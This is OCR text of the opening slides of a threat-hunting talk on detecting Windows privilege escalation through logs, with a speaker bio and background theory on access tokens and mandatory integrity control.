


Hunting for Privilege Escalation in Windows Environment


Teymur Kheirkhabarov

Head of SOC R&D at Kaspersky Lab

```
C:\Windows\System32>whoami
```

- Head of SOC R&D at Kaspersky Lab
- Threat Hunter
- Big fan of ELK stack
- Zero Nights / PHDays speaker
- Ex- System Admin
- Ex- Infosec Admin
- Ex- Infosec dept. Head
- Twitter @HeirhabarovT


What are we going to talks about?



Privilege escalation is the result of actions that allows an adversary to obtain a higher level of permissions on a system or network.

We will look at different methods of local privilege escalation in Windows environment and how to detect them via logs.

Theory




Theory. Access token

An access token is an object that describes the security context of a process or thread.

It is created during logon and never changes* after creation.

Token contains:

- User SID
- Group SIDs / Restricted group SIDs
- Integrity level (Mandatory label)
- Logon Session SID
- Token type (primary or impersonation)
- Impersonation level
- User privileges list
- Other




Theory. Mandatory integrity control

Default mandatory policy for all objects: No-Write-Up


Default mandatory policy for processes: No-Write-Up + No-Read-Up

